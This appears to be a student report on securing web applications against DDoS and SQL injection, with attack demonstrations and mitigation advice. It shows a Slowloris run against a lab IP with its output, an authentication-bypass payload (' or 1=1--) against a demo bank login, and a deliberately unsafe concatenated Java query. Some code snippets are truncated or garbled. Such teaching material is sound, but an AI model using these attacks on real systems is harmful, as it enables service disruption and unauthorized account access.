
SECURING WEB APPLICATIONS



Submitted By: SOURABH

DDOS:

Introduction:

A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic. DDoS attacks achieve effectiveness by utilizing multiple compromised computer systems as sources of attack traffic. Exploited machines can include computers and other networked resources such as IoT devices. From a high level, a DDoS attack is like a traffic jam clogging up with highway, preventing regular traffic from arriving at its desired destination.




Fig-1.1 HTTP Flood DDOS attack

Types of DDOS Attack:

- Memcached DDOS Attack
- NTP Amplification Attack
- DNS Amplification Attack
- SSDP Attack
- DNS Flood
- HTTP Flood
- SYN Flood Attack
- UDP Flood Attack
- Ping (ICMP) Flood Attack
- Low and Slow Attack
- Application Layer Attack
- Cryptocurrency Attack
- Smurf Attack
- Ping of Death

Implementation of attack:

A few commonly used tools include:

- **Low Orbit Ion Cannon (LOIC):** The LOIC is an open-source stress testing application. It allows for both TCP and UDP protocol layer attacks to be carried out using a user-friendly WYSIWYG interface. Due to the popularity of the original tool, derivatives have been created that allow attacks to be launched using a web browser.




Fig-1.2 LOIC

- **High Orbit Ion Cannon (HOIC):** This attack tool was created to replace the LOIC by expanding its capabilities and adding customizations. By utilizing the HTTP protocol, the HOIC is able to launch targeted attacks that are difficult to mitigate. The software is designed to have a minimum of 50 people working together in a coordinated attack effort.





Fig-1.3 HOIC

- **Slowloris:** Apart from being a slow-moving primate, Slowloris is an application designed to instigate a low and slow attack on a targeted server. The elegance of Slowloris is the limited amount of resources it needs to consume in order to create a damaging effect.




```
root@[redacted]:~/Desktop/slowloris.pl-master# perl slowloris.pl -dns 192.168.65.135
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client b
y Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.65.135:80 every 100 seconds with 1000 sockets:
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
Current stats:  Slowloris has now sent 396 packets successfully.
This thread now sleeping for 100 seconds...

                Building sockets.
                Sending data.
Current stats:  Slowloris has now sent 648 packets successfully.
This thread now sleeping for 100 seconds...

                Building sockets.
                Building sockets.
                Building sockets.
```

Fig-1.4 Slowloris

Mitigation:

DDoS mitigation refers to the process of successfully protecting a targeted server or network from a distributed denial-of-service (DDoS) attack. By utilizing specially designed network equipment or a cloud-based protection service, a targeted victim is able to mitigate the incoming threat.


DDoS Mitigation Stages
Routing
Route traffic across multiple Data Centers
Detection
Detect the fingerprint of an attack as it occurs
Response
Drop malicious traffic at the network edge
Adapt
Use machine learning to adapt to the attack pattern

There are 4 stages of mitigation a DDOS attack:-

Detection: In order to stop a distributed attack, a website needs to be able to distinguish an attack from a high volume of normal traffic. If a product release or other announcement has a website swamped with legitimate new visitors, the last thing the site wants to do is throttle them or otherwise stop them from viewing the content of the website. IP reputation, common attack patterns, and previous data assist in proper detection.

Response: In this step, the DDoS protection network responds to an incoming identified threat by intelligently dropping malicious bot traffic, and absorbing the rest of the traffic. Using WAF page rules for application layer (L7) attacks, or another filtration process to handle lower level (L3/L4) attacks such as memcached or NTP amplification, a network is able to mitigate the attempt at disruption.

Routing: By intelligently routing traffic, an effective DDoS mitigation solution will break the remaining traffic into manageable chunks preventing denial-of-service.

Adaption: A good network analyzes traffic for patterns such as repeating offending IP blocks, particular attacks coming from certain countries, or particular protocols being used improperly. By adapting to attack patterns, a protection service can harden itself against future attacks.

****DDOS is mitigated by using IDS, Web Application Firewall and load balancers. ****

SQL Injection:

Introduction:


SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

Types of sql injection:

- **Union-Based SQL Injection:** It is the most popular type of SQL injection. This type of attack uses the UNION statement, which is the integration of two statements, to obtain data from database.
- **Error-Based SQL Injection:** An error-based SQL injection is the simplest type; but, the only difficulty with this method is that it runs only with MS-SQL Server. In this attack, we cause an application to show an error to extract the database. Normally, you ask a question to the database, and it responds with an error including the data you asked for.
- **Blind SQL Injection:** The blind SQL injection is the hardest type. In this attack, no error messages are received from the database; hence, we extract the data by asking questions to the database.
  The blind SQL injection is further divided into two kinds:
  1. Boolean-based SQL injection
  2. Time-based SQL injection

Implementation of attack:

Consider, there is a bank's web application which is vulnerable to SQL injection. The normal user only deals with its account and does the operation which is required.
The malicious user enters the credentials but he adds **' (single quote)** with the wrong password but this web application is vulnerable then in backend the ' is executed and renders the error on the page.



Unknown email or password.


user@email.com

••••••••••


Trust us with your money

Our website is totally secure and almost never gets hacked.


Due to this attacker tries to understand the backend and try to sanitize the query by its input.



```
Rendering login page.
Checking supplied authentication details for user@email.com.
Finding user in database.
An error occurred: PG::SyntaxError: ERROR: unterminated quoted string at or near "'password'' limit 1" LINE 1: ...ers where email =
'user@email.com' and password = 'password'... ^ : select * from users where email = 'user@email.com' and password = 'password'' limit 1.
Unable to login this user due to unexpected error.
Rendering login page.
```




```
SELECT *
  FROM users
 WHERE email = 'user@email.com'
   AND pass  = 'password'' LIMIT 1
```



```
SELECT *
  FROM users
 WHERE email = 'user@email.com'
   AND pass  = 'password'' LIMIT 1
```


The quote is inserted directly into the SQL string, and terminates the query early. This is what caused the syntax error we saw in the logs.

Now, attacker knows the sanitized query and he can easily access the account without password.



Trust us with your money

Our website is totally secure and almost never gets hacked.



Bank Accounts

Account	Available Balance	Present Balance
Checking	$16,100.44	$16,100.44
Savings	$50,895.96	$50,895.96


```
limit 1.
Unable to login this user due to unexpected error.
Rendering login page.
Checking supplied authentication details for user@email.com.
Finding user in database.
Authentication details confirmed, establishing session for this
user.
```

```sql
SELECT *
  FROM users
 WHERE email = 'user@email.com'
   AND pass  = '' or 1=1--' LIMIT 1
```

As we can see, attacker has accessed the application.

Mitigation:

SQL injection flaws typically looks like this:
The following (Java) example is UNSAFE, and would allow an attacker to inject code into the query that would be executed by the database. The unvalidated "customerName" parameter that is simply appended to the query allows an attacker to inject any SQL code they want. Unfortunately, this method for accessing databases is all too common.




```java
String query = "SELECT account_balance FROM user_data WHERE user_name = "
            + request.getParameter("customerName");
try {
    Statement statement = connection.createStatement( ... );
    ResultSet results = statement.executeQuery( query );
}
```

Fig-2. Unsafe code in Java

Primary Defenses:
Use of Prepared Statements (with Parameterized Queries): The use of prepared statements with variable binding (aka parameterized queries) is how all developers should first be taught how to write database queries. They are simple to write, and easier to understand than dynamic queries. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.
Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. In the safe example below, if an attacker were to enter the userID of tom' or **'1'='1**, the parameterized query would not be vulnerable and would instead look for a username which literally matched the entire string tom' or **'1'='1**.
Language specific recommendations:

1. **Java EE** – use PreparedStatement() with bind variables
2. **.NET** – use parameterized queries like SqlCommand() or OleDbCommand() with bind variables
3. **PHP** – use PDO with strongly typed parameterized queries (using bindParam())
4. **Hibernate** - use createQuery() with bind variables (called named parameters in Hibernate)
5. **SQLite** - use sqlite3_prepare() to create a statement object


- **Safe Java Prepared Statement Example:** The following code example uses a PreparedStatement, Java's implementation of a parameterized query, to execute the same database query.



```java
// This should REALLY be validated too
String custname = request.getParameter("customerName");
// Perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```


Fig-2. Safe code in Java

- **Safe C# .NET Prepared Statement Example:** With .NET, it's even more straightforward. The creation and execution of the query doesn't change. All you have to do is simply pass the parameters to the query using the **Parameters.Add()** call as shown here.



```csharp
String query = "SELECT account_balance FROM user_data WHERE user_name = ?";
try {
  OleDbCommand command = new OleDbCommand(query, connection);
  command.Parameters.Add(new OleDbParameter("customerName", CustomerName Name.Text));
  OleDbDataReader reader = command.ExecuteReader();
  // …
} catch (OleDbException se) {
  // error handling
}
```

- **Hibernate Query Language (HQL) Prepared Statement (Named Parameters) Examples:**



```java
//First is an unsafe HQL Statement
Query unsafeHQLQuery = session.createQuery("from Inventory where productID='"+userSuppliedParam
//Here is a safe version of the same query using named parameters
Query safeHQLQuery = session.createQuery("from Inventory where productID=:productid");
safeHQLQuery.setParameter("productid", userSuppliedParameter);
```

